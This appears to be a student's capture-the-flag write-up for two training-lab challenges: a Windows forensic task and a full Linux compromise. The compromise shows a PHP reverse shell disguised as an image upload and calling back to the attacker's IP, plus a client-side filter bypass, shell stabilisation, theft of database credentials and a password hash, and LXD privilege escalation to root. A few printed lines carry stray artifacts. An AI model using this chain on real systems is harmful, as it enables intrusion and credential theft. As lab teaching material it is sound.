

Day 23 : Blue Teaming - The Grinch strikes again!

Tools used: Attackbox, Remmina

Solution/walkthrough:

Question 1

Enable the wallpaper in preferences




Question 2

Convert the encrypted code to normal text

```
root@ip-10-10-83-198:~# echo "bm9tb3JlYmVzdGZlc3RpdmFsY29tcGFueQ==" | base64 -d  
nomorebestfestivalcompanyroot@ip-10-10-83-198:~#
```


Question 3

Look at extension of the confidential file




Question 4

The name of the suspicious scheduled task




Question 5

Copy the location of the suspicious scheduled task




Question 6

Copy the ShadowCopyVolume id




Question 7


The name of the hidden file



Question 8

restore the previous version folder and check the confidential file again





Thought Process/Methodology:

Using remmina, we connected to the windows machine and changed the permissions to decrypt the wallpaper. Then we got into file explorer and accessed hidden files which we could get the information we needed. We were also able to view hidden scheduled tasks and their properties. Restoring older versions of files allows us to still access pass files even if they were deleted.

Day 24 : Blue Teaming - The Grinch strikes again!

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

Use nmap to find which port is available.

```
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-24 09:09 EDT
Nmap scan report for 10.10.24.141
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
65000/tcp  open  unknown
```

Question 2

Enter the port and look at the name off the website.



Question 3

Use gobuster to find the hidden php page.

```
(1211103184@kali)-[~]  
$ gobuster dir -u http://10.10.24.141:65000/ -x php -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 40
```

```
/index.php (Status: 200) [Size: 800]  
/uploads.php (Status: 200) [Size: 1328]  
/assets (Status: 301) [Size: 320]
```

Question 4

Look at the subdomain of the website.


```
Progress: 5192 / 441122 (1.16%)  
/grid (Status: 301) [Size: 320] [→ http://10.10.24.141:65000/grid/]  
Progress: 5218 / 441122 (1.18%)
```

Question 5


Make a reverse shell and put the IP of your machine. Change the port if necessary.

```
(1211103184@kali)-[~]  
$ cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpeg.php
```

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.18.31.24'; // CHANGE THIS  
$port = 1234; // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```





Use burpsuite to bypass the file. Drop filter.js and forward other contents.



Go to the /grid page and click the file. Before that, set up netcat on your port.

Index of /grid

Name	Last modified	Size	Description
<hr/>			
 Parent Directory		-	
 shell.jpeg.php	2022-07-24 14:21	5.4K	

Apache/2.4.29 (Ubuntu) Server at 10.10.24.141 Port 65000

```
File Actions Edit View Help
(1211103184@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
```

```
(1211103184@kali)-[~]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.24] from (UNKNOWN) [10.10.24.141] 38188
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_
64 x86_64 x86_64 GNU/Linux
14:22:18 up 24 min, 0 users, load average: 0.00, 0.03, 0.21
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvnp 1234

(1211103184@kali)-[~]
$ stty raw -echo; fg
[1] + continued nc -lvnp 1234
wh
wh: command not found
www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$
```

Change the directory to `/var/www/`. Look at the `web.txt`.

```
www-data@light-cycle:/$ ls
bin    home    lib64    opt     sbin     sys    vmlinuz
boot  initrd.img  lost+found  proc   snap     tmp    vmlinuz.old
dev    initrd.img.old  media     root   srv      usr
etc    lib      mnt      run    swapfile var

www-data@light-cycle:/$ cd /var/www
www-data@light-cycle:/var/www$ ls
ENCOM  TheGrid  web.txt
www-data@light-cycle:/var/www$
```

Question 6

Step 1: use `python3 -c 'import pty;pty.spawn("/bin/bash")'`.

Step 2: `export TERM=xterm`.

Step 3: Go back to the terminal and use `stty raw -echo; fg`.

```
(1211103184@kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.18.31.24] from (UNKNOWN) [10.10.24.141] 38188
Linux light-cycle 4.15.0-128-generic #131-Ubuntu SMP Wed Dec 9 06:57:35 UTC 2020 x86_
64 x86_64 x86_64 GNU/Linux
 14:22:18 up 24 min,  0 users,  load average: 0.00, 0.03, 0.21
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@light-cycle:/$ export TERM=xterm
export TERM=xterm
www-data@light-cycle:/$ ^Z
zsh: suspended nc -lvnp 1234

(1211103184@kali)-[~]
└─$ stty raw -echo; fg
[1] + continued nc -lvnp 1234
wh: command not found
www-data@light-cycle:/$ whoami
www-data
www-data@light-cycle:/$
```

Question 7

Change the directory to `/TheGrid/includes`. Then, use `cat` on `dbauth.php` to get the username and password.

```
www-data@light-cycle:/var/www$ cd TheGrid/includes
www-data@light-cycle:/var/www/TheGrid/includes$ ls
apiIncludes.php dbauth.php login.php register.php upload.php
www-data@light-cycle:/var/www/TheGrid/includes$ cat dbauth.php
<?php
    $dbaddr = "localhost";
    $dbuser = "tron";
    $dbpass = "IFightForTheUsers";
    $database = "tron";

    $dbh = new mysqli($dbaddr, $dbuser, $dbpass, $database);
    if($dbh->connect_error){
        die($dbh->connect_error);
    }

?>
```

Question 8

Use mysql and put the username and password.

```
www-data@light-cycle:/var/www/TheGrid/includes$ mysql -utron -p
Enter password: 8.202
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.32-0ubuntu0.18.04.1 (Ubuntu)
```

Use *show databases* to find the name of the database.

```
mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| tron      |
+-----+
2 rows in set (0.01 sec)

mysql> █
```

Question 9

Use the use *DATABASE;* and show *tables;* command. Then, select * from users to dump the table.

```
mysql> use tron;8.202
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed8.202
mysql> show tables;
+-----+
| Tables_in_tron |
+-----+
| users           |
+-----+
1 row in set (0.01 sec)

mysql> select * from users;
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | flynn   | edc621628f6d19a13a00fd683f5e3ff7 |
+----+-----+-----+
1 row in set (0.00 sec)
```

Use the hash cracker to crack the password.



Question 10

Use `su` command and use `whoami` command to find the user.

```
www-data@light-cycle:/var/www/TheGrid/includes$ su flynn
Password:
flynn@light-cycle:/var/www/TheGrid/includes$ whoami
flynn
```

Question 11

Change directory and look at the information list. Use `cat user.txt` to find the flag.

```
flynn@light-cycle:/var/www/TheGrid/includes$ cd /home/flynn
flynn@light-cycle:~$ ls
user.txt
```

Question 12

Use `id` to find group can be leveraged to escalate privileges.

```
flynn@light-cycle:~$ id
uid=1000(flynn) gid=1000(flynn) groups=1000(flynn),109(lxd)
```

Question 13

Use `lxc image list` command.

```
flynn@light-cycle:~$ lxc image list
To start your first container, try: lxc launch ubuntu:18.04

+-----+-----+-----+-----+-----+-----+
| ALIAS | FINGERPRINT | PUBLIC | DESCRIPTION | ARCH | SIZE |
|-----+-----+-----+-----+-----+-----+
| Alpine | a569b9af4e85 | no | alpine v3.12 (20201220_03:48) | x86_64 | 3.07MB |
| Dec 20, 2020 at 3:51am (UTC) |
```

Create a container. Use the following command: `lxc init IMAGENAME CONTAINERNAME -c security.privileged=true`.

```
flynn@light-cycle:~$ lxc init Alpine strongbad -c security.privileged=true
Creating strongbad
```

Use this command: `lxc config device add strongbad trogdor disk source=/ path=/mnt/root recursive=true`.

```
/mnt/root recursive=true config device add strongbad trogdor disk source=/ path=/
Device trogdor added to strongbad
```

Use `lxc start CONTAINERNAME`.

```
flynn@light-cycle:~$ lxc start strongbad
```

Use `lxc exec CONTAINERNAME /bin/sh`

```
flynn@light-cycle:~$ lxc exec strongbad /bin/sh
```

Change directory to root and use `cat` on the `root.txt` file.

```
~ # cd /mnt/root/root
/mnt/root/root # ls
root.txt
```

Thought process/Methodology:

Soon after we got the IP address, we used nmap to find the ports. From there, we enter the website. We make a reverse shell and Netcat listener to get control of the account. We also used BurpSuite to bypass the client-side filter. Next, we had to upgrade the shell to make it fully interactive. After going through the configuration files, we found that it contains the username and password of an account on the webserver. Using MySQL, we login to the account and check the database and look for the username and password. Looking at the password, we found that we have to use hash cracker to crack the password. After getting it, we login to the account and read the user.txt to obtain the flag. We use id command to get the group can be leveraged to escalate privileges. After using lxc command, we successfully entered and located the root.txt to get the flag.